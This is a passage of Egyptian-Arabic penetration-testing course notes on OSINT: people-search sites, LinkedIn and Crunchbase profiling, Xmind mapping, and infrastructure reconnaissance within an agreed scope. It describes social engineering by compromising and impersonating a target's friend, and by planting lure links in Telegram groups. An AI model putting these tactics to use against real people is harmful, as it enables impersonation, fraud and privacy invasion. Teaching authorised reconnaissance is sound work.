- وانت مش بتعمل **Template** كل **Target** انت بتجمع عنه معلومات ... لاء انت بترسم ال **Template** بتاعك عن طريق ال **Tools** زي ال **Xmind** مره واحده وتبدئ تغير فال **Keywords** ال عندك فال **Template** على حسب ال **Target** بتاعك ... فدي معلومه على جنب كدا عشان مش **Target** تروح تعمله **template** لوحده وتضيع وقت ... حتى فيه **Template** جاهزة ممكن تبحث عنها في **Google** ... تسهل عليك حته ال **Information Gathering** دي وانت شغال.

- ال **Social media** ال بتجمعها من خلال ال **information Gathering** دى هتفيديك فحاجه زي ال **Social engineering** ال هي الهندسه الاجتماعيه ودى نوع من الهجمات بتخدع فيها ال **Victim** او بتستغله عشان تحصل منه على معلومات معينه ... يعني مثلا انا احمد عاوز اخترق محمد وعارف ان محمد دا صعب فحته انه ممكن يتضحك عليه وفاهم وعنه وعي تكنولوجى كويس ... بس فنفس الوقت اعرف ان محمد دا ليه صديق ول يكن جمال وجمال دا مش قد كدا فال تكنولوجى والوعي عنده برضه مش قد كدا ... فانت كد ا بانت الصلاوة معاك ت **Target** جمال الغبان دا وتشوف ممكن تدخله منين عن طريق جمع المعلومات عنه ال هتعمله بيها **penetration testing** وتنتحل شخصيته لعد نجاح عملية الاختراق وتكلم بيها محمد كاءنك جمال عادي و ساعتها ممكن انت تطلع بالمعلومات ال انت عاوزها من محمد بالطريقه برضه ..

- والطريقة ال فاتت دي بنسميهها ال **Pivoting** ال هو الالتفاف حول ال **Victim** والطريقة دي بتنفع برضه فال **Penetration testing** لـ **Attacker** عاوز تروح ل **target** معين بتاعك انت ك **User** ما فشركه بس مش عارف توصله وانت عارف من خلال جمع المعلومات عن ال **target** بتاعك ان فيه **user** تاني على نفس ال **Server** اخر متوصلي بيه ال **User** دا وانت قدرت تعمله **Exploitation** على اساس انك ال **user** ال معاه نفس **Server** الشبكة واكعنك **client** جوا الشركه عادي

- والهندسه الاجتماعيه دي قايمه على عليك وطريقه تفكيرك واسلوبك فالكلام واقناع ال حواليك ولازم كمان وانت بتعمل **information** متجمعش معلومات عن ال **Target** ال حواليك بالعكس تجمع اكبر قدر من المعلومات عن الناس ال حوالين ال **Target** ال انت عاوز توصله عشان تعرف تتقمص دورهم ف التواصل مع ال **Target** بتاعك مثلا طريقه الكلام والكلمات المختصرة ال مبينهم لازم تفهم كل دا عشان تحسس ال **Target** ال انت عاوز توصله بالامان وتعرف تعمله عليه ال **Social engineering** .


- وكمان انت تقدر من خلال **Linked in** تجمع اكبر قدر من المعلومات زي ارقام موبايلات ال **Clients** وعنوانينهم والايميلات الخاصه بيهم وهكذا وتقعد تربط كل دا بال **Network information gathering** بتاعتك ال انت بتجمعها فال **Xmind** ... وعندك كمان **social media** تقدر انت تستعين بيها برضه زي ال **Facebook** و **Twitter** ... بس احنا ذكرنا **Linked in** عشان هو أكبر **Source** مرتبط بال **Business** وبال **Information** ال عاوز تجمعها عنه ودا ال **Target** ال شغالين عليه حاليا فشغلنا هنا .

- تعالى نروح لجزء تاني وهو ال **Search** عن الافراد ... لو عاوز تستخدم ال **social media** فالبحث عن **people** بشكل **Specific**. و تستفيد من المعلومات وانت ب **Target** الهدف بتاعك.

- عندك موقع زي **pipl.com** ودا افضلهم ولكنه مدفوع ... ودا زي **Centralized Search engine** تقدر تديله اسم شخص ما انت عاوز تجمع عنه معلومات او هو ال **Target** بتاعك وهو يجلك عنه كل المعلومات بشكل تفصيلي من ايميلاته لرقم موبايله لاكوناته فال **Phone number** عموما ... وممكن تبحث بال **social media** وكمان ممكن تطلع نتائجه **Specific** عن طريق انك ممكن تطلع النتيجه بال **Location** ال انت تحده بنفسك ... كل دا فالموقع ال معاك.

- لو انت مش عاوز خدمه مدفوعه زي كدا انت ممكن تستخدم ال **Websites** فالبحث عن ال **Osint Framework** فالشغل بتاعك.

OSINT Framework



- و عندك موقع تانيه **People finders.com** زي ال **free** ممكن تستخدموهم فالبحث عن ال **Spokeo.com** برضه.




- و عندك موقع زي **Crunch Base** ال استخدمناه قبل كدا فال **Information Gathering** برضه ممكن تستخدمه هنا عشان تعرف مثلا ال **Target** بتاعك بيبحط استثمارته فين او مهم بآيه وهكذا....

Date	Invested In	Round	Details
Oct, 2013	GotIt!	\$525k / Angel	Personal Investment
Dec, 2011	Buffer	\$400k / Angel	Personal Investment
Dec, 2008	Posterous	\$725k / Angel	Personal Investment
May, 2006	FilmLoop	\$7M / Series B	Garage Technology Ventures
Jul, 2005	Simply Hired	\$3M / Series B	Garage Technology Ventures
Feb, 2005	FilmLoop	\$5.6M / Series A	Garage Technology Ventures
Sep, 2004	BitPass	\$11.8M / Series B	Garage Technology Ventures

- وانت تربط ال **social media** ال بتجبها من ال **information** و **linked in** ... يعني مثلا جبت عن الشخص دا معلومه من **linked in** و **Social media accounts** اروح اشوف باقي ال **crunch base** بتاعته واجمع عنه معلومات بشكل اوسع واكبر

- بص هنا عالفرق بين ال **2Accounts** دول فيهم واحد موثق و دا الحقيقي و واحد بتاع شخص **Fake** فخد بالك برضه وانت بتعمل انك تتأكد انك بتجمع معلومات بطريقة صحيحه.


- تعالى نبص عال **Xmind** بتعتنا لحد هنا مثلًا نشوف وصلنا لحد فين وشكل ال **Information** وهي متجمعة عامله ازاي ...




- فأنا هنا جمعت ال **Data** المهمه بالنسبيي ولازم تركز ع النقطه دي ...
تجمع معلومات تسفيد بيها بعدين مش تجمع معلومات فالفااضي !! يعني
مثلاً ت Shawf الاشخاص المهمين عند ال **Target** بتعاك ال ليهم
على **PC** ما او على ال **Server** المعين ال انت مترجمته
وهكذا مش عمال اجمع معلومات واجي او ظفها بعد كدا متفيش بالغرض.

- كمان ممکن نستخدم حاجه تانيه اسمها **USENET** ودا عباره عن المنتديات والموقع وجروبات ال **WhatsApp** وال **Telegram** برضه ممکن نستخدمها عشان ن **target** بتعنا عن طريق مثلا انك تبعت لينك على جروب من جروبات ال **Telegram** فيه مثلا اشتراك لقنوات ال **Football** زي **Bin sport** وغيرها من القنوات ال لازملها اشتراك ... فترمى اللينك دا فجروب مثلا وانت عارف ان ال **Company** دا فيه اعضاء من ال **Group** تعملها **Penetration testing** وهكذا ... دا مجرد مثال فقط للتوضيح

- عندك موقع **eLearn security** عاملاته عشان تعمل **Test** للكلام دا عليه وكمان تقدر تستخدمه عشان تعمل **test** لـ **Attack** زي ال **Website Attacks** وغيرها من ال **Web attacks** الموقع اسمه **elsfoo.com** جرب عليه جزءيه ال **social media** فال **information gathering** وشوف هتعرف ترسم **map** فال **Xmind** كدا بال **information** كجزء من التطبيق العملي.



- بکدا نکون انهینا جزء ال **Business** فال **information** مكون من ال **Search Engine** وال **gathering** راجع عليه کویس وطبق عليه قبل منروح للجزء ال **social media**. **Infrastructure information gathering** وهو ال بعده.




1.4 Infrastructure

- الكلام هنا عال **infrastructure** بمعنى الاجهزة الموجودة عندك فالمؤسسه ... احنا فوق فال **Business** جمعنا معلومات عن ال **Target** انما هنا احان عاوزين نعرف اجهزة ال **Target** دي شغاله **Domains** من ال **Tool** الفلانيه ... ايه هي ال **version** بتأتى **IP** وهل عنهم **sub domains** ولا لاء ... ايه هي ال **Company** دي وهي طالعه عالانترنت وهكذا ... ايه هي ال **ports** المفتوحة عند ال **Target** دا عشان نعرف نستغلها بعد كدا وهكذا ... معلومات عن ال **Network Range** بتأتى **Scope of gathering** واقع فيه ال **Target** بتأتى وال **Target** دا بيستخدم انهي مزود خدمه عشان يطلع عال **internet** ... وانت بتعمل ال **information** بتأتى تأكى انك متخرجش برا ال **engagement** ال متحدد ليك وال بتتفق مع الشركه ال هتعملها

انت هتعمله ال **Information gathering** ... بمعنى شوف طلب العميل ال **Penetration Testing** والحدود ال حطها لك **Penetration** ان انت ك **Network penetration testing** مسمو حطاك تعمل عال **Network tester** دي ال هي **192.168.1.0/24** فأنت قمت عامل على ال **Network** الموجودة عندك فالدي وقفت رايح لباقي ال **Networks** الموجوده عندك فال **Domains** ال **Client** فالاول وال كان محدد ومن شروطه انك متعملش اي حاجه خارجه عن النطاق ال اتفقتوا عليه ... فأنت عندك **Scope** شغال عليه او ال **Client** حاطاك فيه فخايك دايمما فالحته بتاعتك والتزم بيها .

